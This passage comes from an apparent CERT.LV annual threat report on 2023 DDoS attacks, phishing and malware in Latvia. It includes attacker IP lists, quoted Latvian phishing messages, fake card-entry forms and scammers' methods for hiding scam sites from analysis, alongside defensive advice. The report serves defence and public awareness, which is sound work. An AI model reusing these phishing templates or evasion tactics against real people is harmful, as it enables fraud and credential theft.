
The relative shares of so-called bots (automatic systems designed for malicious activities) and legitimate users in this company’s network is also unusual (see Figure 5).

Figure 5. Cloudflare, Inc. information about cyberattacks using the STARK INDUSTRIES SOLUTIONS LTD network



The company's business activities possibly support Russia's aggression, e.g. the company has established its infrastructure in various countries in Europe and has not taken restrictive measures, or has not taken them sufficiently to minimise illegitimate activity, which enables cyber attackers to launch attacks from wherever it is most advantageous, including exclusively from the Russian Federation, as shown in Figure 6.

Figure 6. Cloudflare, Inc. information about cyberattacks using the STARK INDUSTRIES SOLUTIONS LTD network



Security & Attacks from AS48108
VIRTUALDC

2023-08-01 → 2023-10-31

Attack volume

Relative change from previous period

Top source of application layer attacks

Top five locations

	Location	Percentage
1.	Russian Federation	100.0%
2.	Latvia	0.0%

Application layer attack volume

Layer 7 attack volume trends over time from the selected location or ASN

Traffic

Insight into the composition of traffic seen by Cloudflare

Mobile vs. Desktop

Mobile device vs. desktop traffic distribution

For a comparison, Figures 7–8 show examples of how the ratio of bots to legitimate users looks for the two largest mobile communication networks in Latvia: Tele2 and LMT.

Figure 7. Share of bots and legitimate users in the Tele2 network





Figure 8. Share of bots and legitimate users in the LMT network



The Cloudflare, Inc. information exactly matches CERT.LV's observations on the origin of these cyberattacks.

The IP addresses that were involved in DDoS attacks with high frequency:

```
7.102.131.94.in-addr.arpa domain name pointer vm1662748.stark-industries.solutions.
202.98.131.94.in-addr.arpa domain name pointer vps.hostry.com.
52.34.67.45.in-addr.arpa domain name pointer vm1622583.stark-industries.solutions.
100.102.131.94.in-addr.arpa domain name pointer vm1696875.stark-industries.solutions.
89.102.131.94.in-addr.arpa domain name pointer vm1586419.stark-industries.solutions.
89.102.131.94.in-addr.arpa domain name pointer vm1586419.stark-industries.solutions.
52.34.67.45.in-addr.arpa domain name pointer vm1622583.stark-industries.solutions.
107.99.131.94.in-addr.arpa domain name pointer vm620239.stark-industries.solutions.
94.99.131.94.in-addr.arpa domain name pointer vm1560706.stark-industries.solutions.
4.99.131.94.in-addr.arpa domain name pointer vm609614.stark-industries.solutions.
98.99.131.94.in-addr.arpa domain name pointer vm620214.stark-industries.solutions.
111.99.131.94.in-addr.arpa domain name pointer vm620248.stark-industries.solutions.
167.213.142.45.in-addr.arpa domain name pointer vm1648151.stark-industries.solutions.
201.146.43.193.in-addr.arpa domain name pointer vm604901.stark-industries.solutions.
247.146.43.193.in-addr.arpa domain name pointer vm609777.stark-industries.solutions.
196.146.43.193.in-addr.arpa domain name pointer vm604885.stark-industries.solutions.
```

```
198.146.43.193.in-addr.arpa domain name pointer vm604893.stark-industries.solutions.
194.146.43.193.in-addr.arpa domain name pointer vm604877.stark-industries.solutions.
|| 217.114.43.224 || RU || AS199785 Cloud Hosting Solutions, Limited. ||
|| 45.132.1.176 || DE || AS199785 Cloud Hosting Solutions, Limited. ||
|| 89.107.10.70 || DE || AS199785 Cloud Hosting Solutions, Limited. ||
|| 89.107.10.68 || DE || AS199785 Cloud Hosting Solutions, Limited. ||
|| 212.192.31.20 || DE || AS199785 Cloud Hosting Solutions, Limited. ||
|| 185.196.117.141 || NL || AS57043 Hostkey B.v. ||
|| 89.19.213.63 || PL || AS200088 Artnet Sp. z o.o. ||

|| 146.19.207.225 || DE || AS199785 Cloud Hosting Solutions, Limited. ||

|| 89.19.213.213 || PL || AS200088 Artnet Sp. z o.o. ||
|| 45.143.138.61 || RU || AS47196 Garant-Park-Internet LLC ||
```

Minimising the impact of DDoS attacks

CERT.LV has compiled recommendations and preparatory measures that can mitigate the impact of DDoS attacks. It is up to each organisation's IT security officers to assess the suitability of the recommendations listed to strengthen the protection of their infrastructure.

Safety recommendations

1. Identify critical public resources that could be vulnerable to a DDoS attack.
2. Set up monitoring to detect if a critical resource is not accessible from the internet.
3. Set up an additional internet connection to enable access to the network control equipment whenever the internet channel and devices are overloaded (out-of-band, separate VPN/jump host on another internet service provider's network).
4. Make sure that the methods for determining the technical details of the attack (target, type of attack (e.g., netflow/firewall log files), ask the internet service provider) are known and tested.
5. A plan of action to handle an attack has been developed and tested:


   5.1. Enable DDoS protection provided by the internet service provider (permanently or on demand). In Latvia, DDoS protection services are offered by SIA TET, the Ministry of Defence in conjunction with VAS LVRTC, and by other service providers;

   5.2. On request, the internet service provider can filter/limit redundant traffic automatically (BGP RTBH, Border Gateway Protocol Remotely Triggered Black Hole) or manually;

   5.3. Migrate individual key systems to cloud-based Content Delivery Networks (CDNs) with DDoS protection. Examples of this include Cloudflare, Microsoft Azure, Google, AWS;

5.4. Filter access to the resource via geolocation, leaving access to the most important clients or only to Latvian IP address ranges.

Non-binding recommendations: Direct connections to one or more local internet exchange points, partners; free, redundant internet access channel and network device capable of withstanding the load; decentralised deployment of key assets (e.g., CDN).



2. Financially motivated attacks

2.1. Common fraud schemes


Smishing is a type of cyberattack that uses text messages, e.g., via SMS or WhatsApp. Phishing is an identical attack, most commonly via e-mail messages.

The purpose of smishing and phishing is to get a person to download malware or perform other actions harmful to themselves by opening a link in a message.

In 2023, private individuals were the targets most affected by various types of phishing and fraudulent activities. Throughout the year, regular attempts were made to steal credit card data and gain access to the bank accounts of individuals and companies.

During the reporting period, one of the most popular tactics used by scammers was a combination of smishing texts and phishing e-mails sent apparently by various courier service providers. These messages ask you to visit the websites of these service providers, supposedly to update your delivery address, to pay customs duties, or do other things.

Figure 9. E-mail phishing pretending to be a well-known company



From DPD - jauna kārtība #48739638 <notice_message185225@icloud.com>
To cert@cert.lv
08.09.23 16:29
Subject **Darījums vēl nav apstiprināts.**

Labdien, jūsu prece ir apmaksāta un gaida apstiprinājumu.
Rezervācijas numurs: 48739638

Pircējs ir samaksājis par piegādi. Noklikšķiniet uz pogas zemāk un aizpildiet veidlapu. Kad esat ievadījis informāciju, lūdzu, pārbaudiet to.


Ja jums joprojām ir kādi jautājumi, lūdzu, sazinieties ar mūsu tērzēšanas atbalsta komandu pasūtījuma apstiprinājuma lapā.

Vēstule ar vēstuli ir piegādāta uz adresi (cert@cert.lv). Lūdzu, nesūtiet atbildes uz šo e-pastu.

Šo vēstuli nosūtīja DPD, kas var izmantot savas filiāles, lai sniegtu DPD pakalpojumus. Ja jums ir kādi jautājumi, lūdzu, izlasiet mūsu konfidencialitātes politiku un noteikumus un nosacījumus. Minētās preču zīmes un zīmolu nosaukumi ir to attiecīgo īpašnieku īpašums.

The links in the messages go via a short link service (urlz.com, u.to, lnkd.in, az3.in, linkr.it, inx.lv, etc.) that redirects visitors to a scam site. Their design mimics the appearance of the service's legitimate website.

Figure 10. Tactic used by scammers to redirect a victim to a fake website




izsekot rezultātiem

jūsu izsekošanas numurs: **DY923528117PT**

Svarīga piezīme par piegādi

- Jūsu paka netika piegādāta neskaidras piegādes adreses dēļ
- Jūsu pakete ir atgriezta mūsu izpildes centrā
- Lūdzu, atjauniniet savu adresi, mēs atkal nosūtīsim 9/13/2023

Figure 11. Tactic used by scammers to obtain personal data



personas dati

Cienījamais lietotāj, lūdzu, aizpildiet veidlapu, lai nodrošinātu panākumus piegādes garantija.

Ievadiet savu personisko informāciju

nosaukums

Tālrunis

E-MAIL

Pilsēta

Adrese


Pasta indekss

Kontaktinformācija
VAS Latvijas Pasts
Ziemeļu iela 10,
Lidosta "Rīga", Mārupes pagasts, Mārupes

Noderīgi
Par mums
Vakances
Rekvizīti

This is followed by a credit card data entry form or an online banking authentication link.

Figure 12. Data collection form used by scammers



Privātpersonām

Uzņēmumiem

Tiešsaistes maksājums

Par atkārtotu piegādi mums ir jāiekasē noteikta maksa par pakalpojumu. Jūsu paka tiks atkārtoti piegādāta pēc maksājuma veikšanas

vienreizēju maksājumu: 1.39€

Kartes Īpašnieks

Kartes Numurs

0000 0000 0000 0000

Derīguma Termiņš

MM/YY

Drošības Kods (CVV)

1234

Iesniegt

Kontaktinformācija

VAS Latvijas Pasts
Ziemeļu iela 10,
Lidosta "Rīga", Mārupes pagasts, Mārupes novads
LV-1000


info@pasts.lv
Informatīvais tālrunis: 27008001, 67008001

Noderīgi

Par mums
Vakances
Rekvizīti
Sadarbības partneri
Nekustamie īpašumi
Cenrādis

CERT.LV has been contacted by hundreds of victims of this type of fraud who have lost anything from tens to thousands of euros. Data collected by Finance Latvia Association shows that in 2023, more than 1 million euros was defrauded from the people of Latvia every month. The biggest amounts were lost by those who had handed over their online bank access. This type of fraud was most successful when done through mobile devices, as the small screen size and poor legibility of website addresses make it much harder for victims to notice the fraud. Several of the credit card data collection methods used by scammers have been in use for years and are available on the dark market as components of ready-made phishing kits.

Figure 13. Data collection form used by scammers



https://klix-gate2transfering.online/?id=2A4BarcaB6ro

Kartes numurs

Derīguma termiņš

Mēnesis

Gads

CVC/CVV

Maksāt

To limit the ability of different analysis tools to automatically identify fraudulent sites, access to them can be protected by an access password unique to the recipient or shared by the entire scam campaign. Restrictions have also been observed on visitor IP addresses (whereby the scammer site can only be viewed from mobile operator IPs), countries (LV only), browser identifiers (mobile only), and redirectors (whereby the referrer can only be Facebook or Google).

WhatsApp, iMessage and icloud.com were increasingly used to spread fraudulent messages in the second half of 2023.


In early November, an unusual campaign was detected in which the scammers sent an iMessage on behalf of Latvijas Pasts (Latvian

Post), with an active exploit that had been successfully used against iPhones running iOS 14 (these devices have not been updated for at least 2 years). In the infected devices, the camera (and possibly the microphone) was activated, the scam text message was sent further to all of the victim's contacts (the message is one the victim fell for), and the owner had no way to turn the device off. Only once the battery ran out was it possible to switch the device back on, and resume its normal operation.

The end of the year also saw an increased focus also on accountants in companies and organisations, people who are particularly busy at that time of the year. Scammers sent notifications of an invoice supposedly not paid on time or requested an urgent payment on behalf of a manager, in the hopes that the person, acting in haste, would not notice the signs of fraud in the received e-mail would. The first indicator of this is the informal style of the e-mail, while the second one is the mismatch of the e-mail address used by the sender with those used for normal communication.

A new trend for 2023 is to get bank access details through fake SMS using an alphanumeric sender ID to replace a phone number with another identifier, and e-mail addresses such as elieta.lv, appearing to be on behalf of the court proceedings data monitoring website. Less commonly used for scamming are the identities of the websites of other government institutions: latvija.lv, eds.vid.gov.lv.

Figure 14. Fraudulent text message



17.05.2023 Jums ir jaierodas Rigas apgabaltiesa, lasiet vairak pievienojoties seit vpmviss.lv-pieslegties.net

Scammers using fake SMS sender IDs gave these campaigns particular credibility. In Latvia, the use of alphanumeric SMS sender identifiers is allowed, and there is no registration required or control of the use of these identifiers, so any SMS identifier that complies with the standard is accepted and transmitted. There are SMS sending services online that allow you to create and send an SMS with an identifier of your choice.

There is no single solution to this problem of the fraudulent SMS identifiers. Other countries have experienced similar scamming activity, so Lithuania and Finland have introduced changes in the use of SMS identifiers: they must be registered in a single database, and the use of unregistered identifiers is banned.

Fraudulent messages are often sent at the times of the day when the victim is unlikely to be at a computer, like weekday evenings and mornings, weekends and nights, making it less likely that the victim will be focused and careful, or will be in front of a large computer screen.

A personalised approach is most often used in scams where victims are contacted via mobile phones. The information that scammers tend to have is very precise. To win the victim's trust, they mention the victim's address, bank, mobile phone operating system and model. Most of this information is obtained through malicious phone apps and computer viruses, as well as the forms of phishing already mentioned.

The analysis of scammer websites shows that any text entered there is automatically redirected to a C&C server controlled by the scammers via POST requests generated by a script on the victim's browser. If the user only enters their contact details and does not give their credit card details to the scammers, the existing contact details may already be used to create other, more personalised scams.

The primary goal of scammers is to gain access to the victim's online bank, either by persuading them to enter/confirm activation codes to establish an online banking connection, or by installing remote access tools, most commonly AnyDesk, on the victim's computer or phone to enable the scammer access to their devices.

For a long time, scammers used Russian to communicate, but at the end of the year, campaigns were detected with communication in fluent Latvian, both spoken and written. Phishing messages are sent on behalf of government institutions, courts, courier services, banks, well-known companies, cryptocurrency trading platforms, and streaming service providers.

Attackers are expected to make increasing use of new technologies, including artificial intelligence/large language model tools, to improve the quality of scam content and language, to forge voice and imagery, to create disinformation and other misleading materials.

DNS firewall service for active protection

In Latvia, scamming campaigns take place regularly, with fake websites being created for the theft of credentials for banking services, e-mails, or social media accounts, as well as to spread malware. CERT.LV monitors such campaigns and promptly inserts indicators of these campaigns into the DNS firewall to protect its users from the threats identified.

The DNS firewall provides active protection, for example, by blocking malware downloads, preventing users from accessing dangerous pages, and redirecting them to the alert page. If malware has already infected a device, the CERT.LV DNS firewall makes it possible to identify such devices more quickly, enabling system administrators to promptly clean up the consequences;

The DNS firewall is an active protection service that prevents individual users and organisations from visiting fraudulent sites, protecting their devices from malicious links, fraudulent sites and viruses used in scamming campaigns, and providing uniform nationwide processing and distribution of areas with assets to be restricted. The service is provided free of charge by CERT.LV and NIC.LV.

For more details, visit: https://cert.lv/lv/pakalpojumi#5-dns-ugunsmuris

In Latvia, internet users are encouraged to use the DNS firewall developed by CERT.LV and NIC.LV as a free active protection tool that fraudulent links are quickly included in.

Since 2022, the use of the DNS firewall has increased 5 times, processing 1.5 million DNS requests per month. In Q4 2023, DNS firewall users (unique) were protected against visiting malicious sites about half a million times.

In Autumn 2024, DNA firewall mobile apps are expected to be available for Apple iOS and Android mobile devices.

CERT.LV offers companies and institutions that keep their own DNS recursive servers, the ability to use the DNS RPZ (Response Policy Zone) maintained by CERT.LV, which contains lists of dangerous assets identified by CERT.LV.

Safety recommendations

1. **Regularly follow the latest news on active scam types,** with information from the State Police, CERT.LV, and other authorities.
2. **Train and inform employees** on the latest scamming activities.
3. **Update** the operating systems and apps of mobile phones.
4. **Only use official websites and apps** to access government services and banks.
5. **Restrict the use of link-shortening services** using firewall or DNS filtering *(*note: this can block non-malicious services!).
6. **Prohibit the** installation and use of **unauthorised** remote access tools.
7. **Conduct DMARC and SPF checks of incoming e-mails** to limit the number of fraudulent e-mails received.
8. **Report scamming activity and malicious websites** by forwarding malicious e-mails to cert@cert.lv, thus improving the effectiveness of the DNS firewall.
9. **Use the free active protection service provided by CERT.LV and NIC.LV** (https://dnsmuris.lv/) to protect yourself and your employees from visiting fraudulent websites.

2.2. Malware, ransomware, hacking of information systems, and other incidents

The overall 2023 trends, in terms of malware activity and information technology security incidents, show that the following methods were used for the infection and compromise of user endpoints:

1. Phishing;
2. Malicious use of publicly known vulnerabilities: vulnerabilities of certain versions and day-N vulnerabilities, and less commonly, zero-day vulnerabilities. This means that in almost all cases, the user had had the chance to install security patches, but did not do it quickly enough to prevent attackers from exploiting a publicly known vulnerability;
3. Abuse of services exposed to the web due to incorrect configuration: default authentication credentials, brute-force password cracking, version vulnerabilities;
4. Infected storage media: USB memory sticks;
5. Installation of pirated software, often including software that is related to the copyright infringement of computer games, which contains infections (cheats/cracks/keygens);
6. Leaked, simple user passwords;
7. Automated attacks.

Main types of malwares in the reporting period:

- **User data hijackers;**
- ***Botnets*;**
- **Ransomware;**
- **Remote-control malware, aimed at stealing data or further compromising the infrastructure.**

In 2023, the most common user data theft malware was found to target insecure, locally stored authentication credentials and passwords, i.e., extracting passwords from a web browser or unencrypted files. This type of malware is distributed as a malicious web browser plugin or as an executable file attached to a phishing e-mail.

Infected extensions

During the reporting period, there was an increase observed in the number of cases where users, misled by fake advertising, installed fake AI plug-ins in their web browsers. For example, several cases of malicious AiGoogle plug-ins targeting Facebook accounts to steal access credentials were recorded.

